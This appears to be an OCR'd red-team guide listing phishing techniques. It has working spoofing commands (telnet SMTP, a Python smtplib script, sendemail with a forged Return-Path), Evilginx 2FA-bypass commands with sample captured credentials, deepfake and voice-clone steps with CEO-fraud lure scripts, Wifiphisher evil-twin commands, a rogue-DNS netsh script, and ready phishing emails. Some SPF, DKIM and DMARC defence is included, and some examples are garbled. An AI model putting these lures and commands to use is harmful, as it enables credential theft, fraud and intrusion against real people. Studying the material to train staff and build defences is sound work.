
TOP PHISHING TECHNIQUES

HADESS

WWW.HADESS.IO

I AM WHATEVER YOU SAY I AM, BUT ARE YOU WHAT YOU APPEAR TO BE?

KHAYYAM




LES CLASSICS

TABLE OF CONTENT

Top Phishing Techniques

Phishing in red teaming involves simulating realistic attacks that exploit human vulnerabilities to gain unauthorized access to systems or sensitive information. These methods may include spear-phishing, where highly targeted emails are sent to specific individuals to trick them into clicking malicious links or disclosing credentials, or whaling, which focuses on high-profile targets like executives. Attackers may also use voice phishing (vishing) or SMS phishing (smishing) to lure victims into revealing information. Red teamers craft convincing scenarios to test an organization's ability to detect and respond to these social engineering techniques.

The blue team, tasked with defense, employs a multi-layered approach to counter phishing attacks. This includes training employees on recognizing suspicious emails and messages, as well as implementing email filtering systems and anti-phishing technologies to block malicious content before it reaches users. Blue teams also monitor network traffic for indicators of compromise (IoC), such as abnormal login attempts or unusual data transfers. Incident response plans are established to mitigate damage if phishing attempts succeed, ensuring rapid containment, recovery, and analysis to strengthen future defenses.




Human Intelligent

Human intelligence (HUMINT) and social engineering in phishing rely heavily on manipulating human emotions and behaviors to deceive individuals into sharing sensitive information. Phishers use HUMINT to gather personal data, such as job roles, interests, and connections, enabling them to craft tailored attacks. Social engineering amplifies these attacks by leveraging emotional triggers like fear, urgency, trust, and greed. These techniques manipulate people into making impulsive decisions, such as clicking a malicious link or sharing credentials, by convincing them that the request is legitimate or urgent.

Facial emotions, and the recognition of them, are central to both attackers and defenders in social engineering scenarios. Phishers can observe emotions like fear, confusion, or relief to fine-tune their approach, making their story more believable. On the defensive side, recognizing emotional responses can help blue teams train employees to pause and critically assess suspicious requests. Here's a cheat sheet of common scenarios and the emotional triggers they exploit:

Cheat Sheet: Phishing Scenarios & Emotional Triggers

1. **Fear/Anxiety**
   - **Scenario:** "Your account has been compromised. Reset your password immediately!"
   - **Emotional Cue:** Fear of losing access or having private data exposed.
   - **Response:** The victim is scared and clicks a malicious link without verifying the source.
2. **Curiosity**
   - **Scenario:** "You've received a confidential document. Open to view."
   - **Emotional Cue:** Interest piqued by mystery or exclusivity.
   - **Response:** The victim opens the attachment, which installs malware.
3. **Urgency**
   - **Scenario:** "Complete this payment now to avoid late fees."
   - **Emotional Cue:** Pressure to act quickly without taking time to verify.
   - **Response:** The victim rushes and submits payment details to a phishing site.
4. **Trust/Authority**
   - **Scenario:** "This is your boss. I need you to transfer funds to this account immediately."
   - **Emotional Cue:** Respect for authority, fear of disobedience.
   - **Response:** The victim, believing the request comes from their superior, complies without questioning the legitimacy.
5. **Greed/Excitement**
   - **Scenario:** "You've won a $1,000 gift card! Click to claim your prize."
   - **Emotional Cue:** Desire for reward or financial gain.
   - **Response:** The victim provides personal information to claim a fake prize.



Lack of SPF

Emkei.cz is an online tool that allows users to send spoofed emails by simply filling out a form. This tool can be misused for phishing and social engineering attacks since it enables the sender to fake the "From" address, making it look as though the email is coming from a legitimate or trusted source. Understanding how attackers use tools like Emkei.cz can help in formulating effective preventive measures.

How Emkei.cz Works for Sending Fake Emails

Using **Emkei.cz** to send a fake email involves entering a few fields and pressing "Send". Here's a walkthrough:

1. **Accessing the Website**:
    - Navigate to emkei.cz in your browser.
2. **Filling in the Form**:
    - **From**: You enter a fake sender's email address, such as `ceo@legitcompany.com`.
    - **To**: Specify the victim's email address, like `victim@targetdomain.com`.
    - **Subject**: You can write any subject, for example, `Urgent: Payment Required`.
    - **Message**: Compose the content of the email, which might look something like:

```
Dear John,

Please make the payment of $5,000 to the attached account. This is urgent.

Regards,
CEO
```

1. - **SMTP Options**: You can use default settings or configure custom SMTP if needed. Custom SMTP helps hide the origin further.
2. **Attachment**: Optionally, you can attach files (which may include malware or other malicious payloads).
3. **Sending the Email**: After filling out the form, click the **Send Email** button, and the fake email is sent to the victim.

The simplicity of this process makes Emkei.cz attractive for attackers. It requires no technical skills, and the emails sent can appear convincingly real to victims.

How to Prevent Fake Emails Sent via Emkei.cz

Preventing spoofed emails like those sent through Emkei.cz requires a multi-layered defense strategy, focusing on email authentication methods and monitoring.

1. Set Up SPF (Sender Policy Framework)

SPF is a DNS record that defines which mail servers are allowed to send emails for your domain. If configured correctly, it can block unauthorized servers (like Emkei.cz's servers) from sending emails on behalf of your domain.

To Add an SPF Record:

- Add this to your domain's DNS settings:

```
example.com.   IN   TXT   "v=spf1 ip4:192.0.2.1 -all"
```

- **ip4:192.0.2.1**: Specifies the IP address of the authorized mail server.
- **-all**: Rejects all emails not from authorized IPs.

Test Your SPF Record:

You can use an online tool like **MXToolbox** or command-line tools to verify your SPF record:

```
dig txt example.com
```

Ensure that the SPF record is correctly configured and includes all legitimate mail servers for your domain.

2. Set Up DKIM (DomainKeys Identified Mail)

DKIM adds a cryptographic signature to the headers of outgoing emails. If someone tries to send an email from your domain without this signature (as Emkei.cz would), it will be flagged.

Steps to Set Up DKIM:

- Generate a DKIM key pair (public and private).
- Publish the public key as a DNS TXT record for your domain.
- Configure your mail server to sign outgoing emails with the private key.

Example DKIM DNS record:

```
default._domainkey.example.com. IN TXT "v=DKIM1; k=rsa;
p=your_public_key"
```

Use the command line to verify the DKIM record:

```
dig txt default._domainkey.example.com
```

Ensure that your DKIM setup works properly by testing it with tools like **dmarcian.com**.

3. Set Up DMARC (Domain-based Message Authentication, Reporting, and Conformance)

DMARC allows domain owners to specify how receiving servers should handle failed SPF and DKIM checks (e.g., reject or quarantine).

Steps to Set Up DMARC:

- Add the following DNS TXT record:

```
_dmarc.example.com. IN TXT "v=DMARC1; p=reject;
rua=mailto:dmarc-reports@example.com; ruf=mailto:forensic-
reports@example.com"
```

This record means:

- **p=reject**: Emails failing DMARC checks will be rejected.
- **rua**: Aggregate reports will be sent to `dmarc-reports@example.com`.
- **ruf**: Forensic reports will be sent to `forensic-reports@example.com`.

Verify your DMARC record with command line tools:

```
dig txt _dmarc.example.com
```

This ensures that your DMARC policy is properly published and recognized by receiving mail servers.

Bypass SPF

SPF (Sender Policy Framework) is an email authentication mechanism that helps prevent spammers from sending messages on behalf of your domain. SPF works by allowing domain owners to specify which mail servers are authorized to send email on behalf of their domain. When an email server receives a message, it checks the SPF record of the sending domain to verify whether the sender's IP address is authorized to send email for that domain. If the SPF check fails, the receiving server may flag the message as spam or reject it entirely.

1. **DNS Record Creation**: The domain owner publishes an SPF record in the DNS (Domain Name System). This record lists all authorized mail servers for the domain.

Example SPF record:

```
v=spf1 ip4:192.168.1.1 include:example.com -all
```

1. - This record allows the IP address `192.168.1.1` and `example.com` to send emails for the domain. The `-all` indicates that any other IP addresses should fail the SPF check.
2. **Receiving Server Verification**: When an email is received, the recipient's server checks the DNS records of the sending domain. If the sending server's IP matches the authorized list, the SPF check passes.

Using Telnet to Spoof Emails

Telnet can be used to communicate directly with an SMTP (Simple Mail Transfer Protocol) server and send emails. Here's how it works:

Steps:

Open a terminal and use Telnet to connect to the mail server:

```
telnet smtp.example.com 25
```

The server will respond. Now, say "hello" to the mail server with an SMTP command:

```
HELO example.com
```

Set the fake sender email:

```
MAIL FROM: <fake@example.com>
```

Set the recipient email:

```
RCPT TO: <victim@targetdomain.com>
```

Start composing the message:

```
DATA
```

Write the email body and headers:

```
Subject: Important Update
From: CEO <ceo@company.com>
To: victim@targetdomain.com

Hello,

This is a fake email. Please follow the instructions below...

.
```

End the message with a period (.) on a new line to send:

```
.
```

Quit the session:

```
QUIT
```

The email will now be sent to the recipient, potentially bypassing weak email security measures.

Using Python to Spoof Emails

Python's `smtplib` library can be used to script email sending, including spoofed messages.

Python Example:

```
import smtplib

# Set up the server
server = smtplib.SMTP('smtp.example.com', 25)  # Replace with
the target SMTP server and port
server.ehlo()

# Compose the message
from_email = "ceo@company.com"  # Spoofed sender
to_email = "victim@targetdomain.com"
subject = "Urgent: Security Update"
message = """\
From: CEO <ceo@company.com>
To: <victim@targetdomain.com>
Subject: {subject}

Dear User,

Please reset your password immediately at the following link:
http://malicious-link.com

Sincerely,
CEO
"""

# Send the email
server.sendmail(from_email, to_email, message)
server.quit()
```

Return-Path Mismatch

One of the most common phishing techniques is to spoof the sender's email address to make it appear as if the email is from a trusted source. A quick way to identify this is by comparing the **Sender** field with the **Return-Path** in the email header. The attacker forges the "From" field, but the actual server sending the email may be different, revealing the attack.

Steps for Checking the Sender and Return-Path:

1. **Open the Email.**
2. **Click on the Three Dots (⋮)** in the top-right corner of the email and choose **Show Original** (in services like Gmail).
3. **Inspect the Sender Field** in the email body and **Return-Path Field** in the original headers.
4. If the **Sender** (visible in the email) and **Return-Path** (in the original source) do not match, it is highly likely a phishing attempt.

Attack Scenario - Code for Sending a Fake Email with a Spoofed Return-Path:

An attacker might use tools like **Sendmail** or **SendEmail** to spoof an email's "From" address while setting a different **Return-Path**:

```
sendemail -f attacker@fakecompany.com -t
victim@legitcompany.com -u "Urgent: Payment Required" \
-m "Please process the payment today." \
-s smtp.fakeserver.com:25 -o message-header="Return-Path:
<attackerserver@malicious.com>"
```

In this example, the attacker sets the **Return-Path** to a different server. Upon clicking "Show Original," the recipient could discover this mismatch and identify it as fraudulent.

Deepfakes or Vishing

Phishing has evolved significantly, incorporating sophisticated technologies like **deepfake videos** and **AI-generated fake voices** to deceive and manipulate victims. These new techniques can make phishing attacks more convincing by mimicking trusted individuals in both visual and audio formats. This adds a new layer of complexity to traditional phishing methods and requires advanced countermeasures.

1. Phishing with Deepfakes (Video Manipulation)

Deepfake phishing involves the use of AI-generated videos to impersonate trusted individuals, such as company executives or public figures. Attackers can use deepfakes in phishing campaigns to manipulate employees or individuals into performing actions like transferring funds, disclosing sensitive information, or clicking on malicious links.

Attack Scenario Using Deepfake Video

1. **Creation of a Deepfake Video**: Attackers use AI tools like **DeepFaceLab** or **FaceSwap** to create a video where they impersonate a high-level executive or a trusted figure. They can then craft a phishing email or message with the deepfake video embedded, asking the victim to take urgent action.

> **Example Deepfake Creation Process Using DeepFaceLab:**

- Collect video data of the person to be impersonated (source video) and a video of the actor (target video).

- **Extract Faces from the Source Video**:

```
python main.py extract --input-dir path/to/source_video --
output-dir path/to/faces
```

Train the Model to generate the deepfake:

```
python main.py train --data-dir path/to/dataset
```

Generate the Deepfake video:

```
python main.py merge --input-dir path/to/trained_model --output-
dir path/to/output_video
```

Phishing with AI-Generated Fake Voice

AI-generated fake voices, often called **voice deepfakes** or **vishing** (voice phishing), can be used to impersonate trusted individuals over the phone or in voice messages. Attackers can synthesize a person's voice using machine learning algorithms, making phishing attacks more convincing.

Attack Scenario Using Fake Voice

1. **Creating a Fake Voice Using AI**: Tools like **Descript** or **Lyrebird** can be used to create a voice deepfake by training the AI on a sample of the target's voice.

   Example Process Using Descript:

   - Record or collect a sample of the target's voice (e.g., from public speeches, videos, or podcasts).
   - Train the AI to mimic the voice:

```
descript clone --voice-sample path/to/voice_sample.wav --output
voice_model
```

Generate a voice clip using the cloned voice:

```
descript synthesize --model voice_model --text "Please approve
this fund transfer by end of day."
```

Vishing Attack: The attacker uses the AI-generated voice to make phone calls or send voice messages pretending to be an executive or manager. For example, the attacker might call an employee and instruct them to wire money or provide sensitive credentials.

Example Voice Message Script:

```
"Hi, this is your CEO. I'm in an urgent meeting and need you to
transfer $15,000 to this account right away. I'll send you the
details shortly via email. Thanks!"
```

Prevention Techniques for Fake Voice Phishing

- **Voice Biometric Authentication**: Use voice biometric authentication tools to verify the identity of callers. Tools like **Nuance** and **Pindrop** can detect anomalies in voice patterns.
- **Callback Protocols**: Implement strict callback policies where employees are required to verify any financial or sensitive request by calling back on a known and trusted phone number.
- **Real-Time AI Voice Detection**: Advanced AI tools can analyze incoming calls in real-time to detect if the voice is synthetic or generated, helping to flag suspicious calls.

2FA

Evilginx 3.0 is a powerful tool used for conducting advanced phishing attacks, specifically designed to bypass **two-factor authentication (2FA)**. It functions as a reverse proxy, intercepting and relaying communication between the victim and a legitimate service. This allows attackers to capture login credentials and authentication tokens even when the victim uses 2FA, including time-based one-time passwords (TOTP) and SMS-based 2FA.

Here's how **Evilginx 3.0** can be used to perform a phishing attack with 2FA bypass, along with defense mechanisms.

Attack Scenario: Using Evilginx 3.0 for Phishing and 2FA Bypass


Setup and Configuration: Evilginx acts as a man-in-the-middle (MITM) between the victim and the legitimate login page. It can capture both the username/password and the session token that is generated after successful 2FA authentication.

```
phishlets hostname google phishingdomain.com
phishlets enable google
lures create google
```

- Evilginx will now clone Google's login page at the domain `phishingdomain.com`.

Create a Phishing URL: After enabling the phishlet and lure, Evilginx generates a phishing URL that will redirect victims to the fake login page.

```
lures get-url 0
```



Conducting the Phishing Attack

1. **Send the Phishing URL**: The attacker sends the phishing URL to the target via email, SMS, or social engineering techniques. For example:

    - **Phishing Email**:

```
Subject: Urgent: Unusual Login Attempt

Hi,

We detected an unusual login attempt on your Google account.
Please click the link below to verify your identity:

https://phishingdomain.com/google/login

Regards,
Google Security Team
```

- **Victim Enters Credentials**: When the victim clicks the link, they are redirected to the cloned login page hosted by Evilginx. They enter their credentials and submit the 2FA code.

- **Evilginx Captures the Credentials and 2FA Token**: Evilginx captures the username, password, and 2FA token (OTP) and relays them to the legitimate service. The service sends back the session cookie, which Evilginx also captures.

    Example of captured credentials:


```
[201.202.45.12] [google] [user@gmail.com] [password123]
[google] Session cookie captured: GA1.2.1234567890.session
```

Homograph Attack and Typosquatting Attack

1. Homograph Attacks in Phishing A homograph attack is a type of phishing attack that exploits the visual similarity between characters from different character sets (usually Unicode) to create malicious URLs that look almost identical to legitimate ones. Attackers use these deceptive URLs to trick users into visiting malicious sites, believing them to be the legitimate domain. This technique is particularly dangerous because users may not easily notice the subtle differences between legitimate and malicious URLs.

Consider the legitimate domain `apple.com`. An attacker can create a malicious URL like `apple.com` where the characters `a` and `p` are actually Cyrillic letters instead of the Latin characters used in the legitimate domain. To the untrained eye, both URLs appear identical, but they point to different websites.

Attackers use these fake URLs in phishing emails, social engineering campaigns, or malicious ads to lure victims into revealing sensitive information, such as login credentials, credit card details, or personal data.



Attackers can leverage several online tools or scripts to generate homograph URLs. For example, using the Python library idna (Internationalized Domain Names in Applications), an attacker can convert Unicode characters into Punycode to register look-alike domain names.

Example of creating a homograph domain in Python:

```
import idna

# Original domain
original_domain = "apple.com"

# Create a homograph domain using Cyrillic letters
homograph_domain = "apple.com"

# Convert homograph domain to Punycode
punycode_domain = idna.encode(homograph_domain).decode()

print(f"Homograph domain in Punycode: {punycode_domain}")
```

Result:

```
Homograph domain in Punycode: xn--80ak6aa92e.com
```

2. Typosquatting in Phishing Typosquatting is another form of phishing attack where an attacker registers domain names that are similar to legitimate domains but contain typographical errors or small variations. The goal is to exploit common typing mistakes made by users when entering URLs. Typosquatting URLs often mimic popular websites, tricking users into believing they are on the legitimate site.

A legitimate domain might be `google.com`, but a typosquatter could register `gooogle.com` (with an extra "o"). If a user accidentally types the wrong URL, they may land on a phishing website designed to steal their information.

Attackers also use typosquatting for email-based phishing attacks by creating emails that appear to come from legitimate domains but are slightly altered. For example, an email from `support@paypal.com` might be spoofed as `support@paypai.com`.

One useful tool for testing and generating typosquatting domains is PhishiUrl, available on GitHub: PhishiUrl. This tool automates the generation of typosquatted or look-alike domains that can be used for phishing or red team engagements.

Example of using PhishiUrl:

```
git clone https://github.com/EmadYaY/PhishiUrl.git
cd PhishiUrl
python3 phishiurl.py --domain google.com --type squatting
```

https://github.com/EmadYaY/PhishiUrl

OS Layer Phishing Page

Phishing attacks can target operating system (OS) credentials by simulating a login page that looks authentic to the user. This document provides an example of how to create a phishing page that mimics an OS login screen for Windows, macOS, and Linux. The goal is to obtain user credentials when they enter their details into a seemingly legitimate login form.


Here's a guide on how to create and deploy phishing pages for each operating system:

1. Windows OS Phishing Page

This phishing page mimics the Windows 10 login screen and captures credentials by using JavaScript. It's designed to work in kiosk mode to prevent users from exiting the application.

Setup Instructions:

1. **Create `index.html`** : This HTML file should contain the login form styled to look like the Windows 10 login screen. It captures user input and sends it to a server.



Run in Kiosk Mode: Launch the phishing page in kiosk mode to prevent users from exiting.

- **Chrome:**

```
"C:\Program Files\Google\Chrome\Application\chrome.exe" --kiosk file:///path/to/index.html
```

- **Edge:**

```
"C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe" --kiosk file:///path/to/index.html --edge-kiosk-type=fullscreen
```

- **Firefox:**

```
"C:\Program Files\Mozilla Firefox\firefox.exe" --kiosk file:///path/to/index.html
```

https://github.com/marduc812/Win10CredsThief

Interface layer like Rogue Access Point Framework

Wifiphisher is a versatile tool used in red teaming and Wi-Fi security assessments to conduct sophisticated phishing attacks over wireless networks. This framework enables penetration testers to create rogue access points and execute a variety of attacks to capture sensitive information or distribute malware. Here's a comprehensive overview of its features and how it works:

1. Achieving a Man-in-the-Middle (MITM) Position

The initial phase of Wi-Fi phishing involves positioning oneself between the target clients and the legitimate network. Wifiphisher employs several techniques to accomplish this:

- **Evil Twin Attack:** Creates a fake access point with the same SSID as a legitimate network, tricking clients into connecting to it.
- **KARMA Attack:** Mimics a public network that clients frequently connect to, luring them into associating with the rogue AP.
- **Known Beacons Attack:** Broadcasts a list of common SSIDs that nearby devices have connected to in the past, increasing the chances of successful association.

2. Conducting Phishing Attacks

Once in a MITM position, Wifiphisher can be used to perform various phishing and malware distribution attacks:

- **Web Phishing:** Create and serve fake login pages to capture credentials from unsuspecting users. For example, by imitating a Windows network manager, Wifiphisher can trick users into entering their WPA/WPA2 Pre-Shared Key.

- **Malware Distribution:** Advanced scenarios can be set up to deliver malicious payloads to victim devices. For instance, the "Firmware Upgrade" scenario might prompt users to download a malicious executable disguised as a firmware update.

Performing an Evil Twin Attack with a Custom Scenario:

```
wifiphisher -aI wlan0 -jI wlan4 -p firmware-upgrade --handshake-capture handshake.pcap
```

Automatically Targeting a Specific Network and Scenario:

```
wifiphisher --essid CONFERENCE_WIFI -p plugin_update -pK s3cr3tp4ssw0rd
```

Launching an Open Network with OAuth Login Scenario:

```
wifiphisher --essid "FREE WI-FI" -p oauth-login -kB
```

https://github.com/wifiphisher/wifiphisher

Verify but as hacker, ClickFix

The fake reCAPTCHA phishing method involves creating a phishing page that mimics a legitimate reCAPTCHA verification form to trick users into executing malicious commands on their systems. This technique leverages the familiarity and trust users have in reCAPTCHA forms to bypass their security instincts.

Attack Scenario:

1. **Lure Creation:**
    - The attacker designs a fake reCAPTCHA page that instructs users to "Verify You Are Human." This phishing page is designed to look very similar to the real Google reCAPTCHA page.
    - The page contains a button or form that, when interacted with, prompts users to open the Windows Run dialog (Win+R) and paste a command that was copied to their clipboard by the phishing page.
2. **Execution:**
    - Once the user pastes the command, it gets executed on their system. This command might be a malicious script or program designed to steal credentials, install malware, or perform other malicious activities.
    - The phishing page may include fake error messages or additional prompts to keep the user engaged and ensure they follow through with the command execution.

Expire but Hacker Needed

Domain Hunter

- **Purpose:** This tool helps identify expired or available domains that previously had benign uses, which can be repurposed for phishing or command-and-control (C2) tasks.
- **Features:**
  - Retrieves recently expired domains from ExpiredDomains.net.
  - Performs reputation checks against services like Symantec Site Review, IBM X-Force, and Cisco Talos.
  - Outputs results in text and HTML formats with links to reputation sources and Archive.org entries.
- **Usage Examples:**
  - `./domainhunter.py -k apples -c --ocr -t5` – Searches for expired domains related to "apples," checks their reputation, and handles CAPTCHAs.
  - `./domainhunter.py --single mydomain.com` – Performs a detailed reputation check for a single domain.
  - `python3 ./domainhunter.py -r 1000` – Retrieves and checks reputation for the 1000 most recently expired domains.

https://github.com/threatexpress/domainhunter

DNS Hijacking

DNS Hijacking, also known as DNS redirection, is a technique used to manipulate the domain name resolution process. By subverting how domain names are resolved into IP addresses, attackers can redirect traffic to malicious sites, block access to legitimate ones, or intercept and manipulate network traffic. This technique is commonly used in phishing attacks to deceive users into visiting fraudulent websites that appear legitimate.

1. **Redirection to Rogue DNS Servers**
    - Attackers can configure malware to change a computer's DNS settings to use a rogue DNS server they control. This server can then redirect requests to malicious sites designed to mimic legitimate ones.
    - For example, when a user tries to visit `bank.com`, the rogue DNS server might direct them to a phishing site that looks identical to the bank's real site.
2. **Compromising Trusted DNS Servers**
    - Attackers can also compromise or exploit vulnerabilities in trusted DNS servers to alter the responses they provide. This could involve injecting malicious entries into the DNS cache or modifying DNS records.
    - For example, an attacker could alter the DNS record for `paypal.com` to point to a phishing site instead of the legitimate PayPal site.
3. **Man-in-the-Middle Attacks**
    - By redirecting DNS queries to a server they control, attackers can intercept and modify web traffic between users and the intended sites. This can lead to data theft or further phishing attempts.
4. **ISP or DNS Provider Manipulation**
    - ISPs or DNS providers might redirect users to their own web servers for advertisements or other purposes. While this is less nefarious than malicious DNS hijacking, it can still impact user experience and privacy.

Example Scenario for DNS Hijacking

Here's a Python snippet illustrating how an attacker might change DNS settings on a Windows machine using the `netsh` command. This code is for educational purposes only and demonstrates how attackers might modify DNS settings.

```
import subprocess

# Replace with the IP address of the rogue DNS server
rogue_dns_server = "10.0.0.1"

# Get the current DNS server settings
current_dns_servers = subprocess.check_output(["netsh",
"interface", "ip", "show", "dnsservers"])

# Modify the DNS server settings to point to the rogue DNS
server
subprocess.call(["netsh", "interface", "ip", "add",
"dnsservers", "Wi-Fi", rogue_dns_server])

# Confirm that the DNS server settings have been changed
new_dns_servers = subprocess.check_output(["netsh",
"interface", "ip", "show", "dnsservers"])
print(new_dns_servers.decode())
```

https://unprotect.it/technique/dns-hijacking/

Fast Flux

Fast Flux is an advanced technique used by cybercriminals to obscure the location of their phishing and malware delivery sites. By constantly changing the IP addresses associated with a domain, Fast Flux makes it challenging for security teams and law enforcement to track and shut down these malicious sites. This technique leverages a network of compromised hosts to act as proxies, thereby enhancing the resilience and anonymity of the botnet.

1. **Dynamic DNS Records**
    - Fast Flux relies on dynamic DNS records to frequently change the IP addresses associated with a domain. Each time a DNS query is made, the response may include different IP addresses, making it difficult to pin down the actual location of the malicious server.
2. **Botnet of Compromised Hosts**
    - The technique utilizes a large network of compromised computers, often part of a botnet, to act as proxies. These compromised hosts are continuously rotated in and out of the DNS records, ensuring that the IP addresses change rapidly.
3. **Peer-to-Peer Networking**
    - Fast Flux can be combined with peer-to-peer (P2P) networking, where the botnet nodes communicate with each other directly. This increases the complexity of tracking and disrupting the network.
4. **Distributed Command and Control (C2)**
    - By distributing the command and control infrastructure across many nodes, Fast Flux enhances the resilience of the botnet. If one node is shut down, others continue to function, maintaining control over the compromised hosts and phishing operations.

Example Scenario for Fast Flux Simulation

Here is a Python code snippet that demonstrates a simplified simulation of how a DNS server might handle Fast Flux by returning multiple IP addresses for a given domain. This example uses the `dnslib` and `socket` modules to perform DNS operations.

```
import dnslib
import socket

# Replace with the IP address of the DNS server
dns_server = "8.8.8.8"

# Replace with the domain name that you control
domain_name = "example.com"

# Replace with the IP addresses of the compromised hosts that
will act as proxies
proxy_addresses = ["10.0.0.1", "10.0.0.2", "10.0.0.3"]

# Create a DNS query for the domain name
query = dnslib.DNSRecord.question(domain_name)

# Send the DNS query to the DNS server
dns_socket = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
dns_socket.sendto(query.pack(), (dns_server, 53))

# Receive the DNS response from the DNS server
response = dnslib.DNSRecord.parse(dns_socket.recv(4096))

# Modify the DNS response to include the IP addresses of the
compromised hosts
response.add_answer(*dnslib.RR.fromZone(f"{domain_name} A " + "
".join(proxy_addresses)))

# Simulate sending the modified DNS response back to the client
(note: this requires actual client address and port)
client_address = ("client_ip", 12345)  # Replace with actual
client address and port
dns_socket.sendto(response.pack(), client_address)
```

https://unprotect.it/technique/fast-flux/

Reflective File Download

Reflective File Download is a sophisticated phishing technique where attackers use a legitimate service or site to distribute malicious files. This technique involves tricking users into downloading files that appear to be from a trusted source, but are actually designed to compromise their systems.

1. **Exploitation of Trusted Sources**
    - Attackers use compromised or legitimate websites to host or link to malicious files. These sources are often trusted by the target, making the phishing attempt less suspicious.
2. **Obfuscation and Misleading Information**
    - The malicious file is often disguised as a legitimate document, such as a PDF, Word file, or executable. The file might include macros, scripts, or other types of malware designed to exploit vulnerabilities in the target's system.
3. **Delivery Mechanism**
    - The malicious file is typically delivered through email attachments, links in phishing emails, or through compromised legitimate sites. The email or message often includes convincing content to persuade the user to download and open the file.
4. **Execution and Payload**
    - Once the user downloads and opens the file, it may execute malicious code that could steal credentials, install additional malware, or exploit system vulnerabilities.

RTLO Character

Right-to-Left Override (RTLO) characters are a type of Unicode control character that can be exploited in phishing attacks to deceive users and obscure the true nature of malicious files or links. Here's a detailed look at how RTLO characters can be used in phishing and their implications for security.

RTLO stands for **Right-to-Left Override**, which is a Unicode control character used to change the direction of text. It is primarily used in languages that are written from right to left, such as Arabic or Hebrew. The RTLO character allows text to be displayed in the opposite direction of the default writing system.

- **Unicode Value:** U+202E
- **Function:** It reverses the order of characters that follow it, effectively making text appear in a right-to-left format.

RTLO characters can be maliciously employed to disguise the true nature of file names, URLs, or email addresses. Here's how they are typically used in phishing attacks:

1. **Obscuring File Extensions:**
    - **Example:** A file named `document.pdf` might be obfuscated to appear as `document.pdf` with a RTLO character inserted before `.pdf`, making it look like `document.pdf` but actually being `document.exe` or another executable file. This can deceive users into downloading or opening files that are actually malicious.
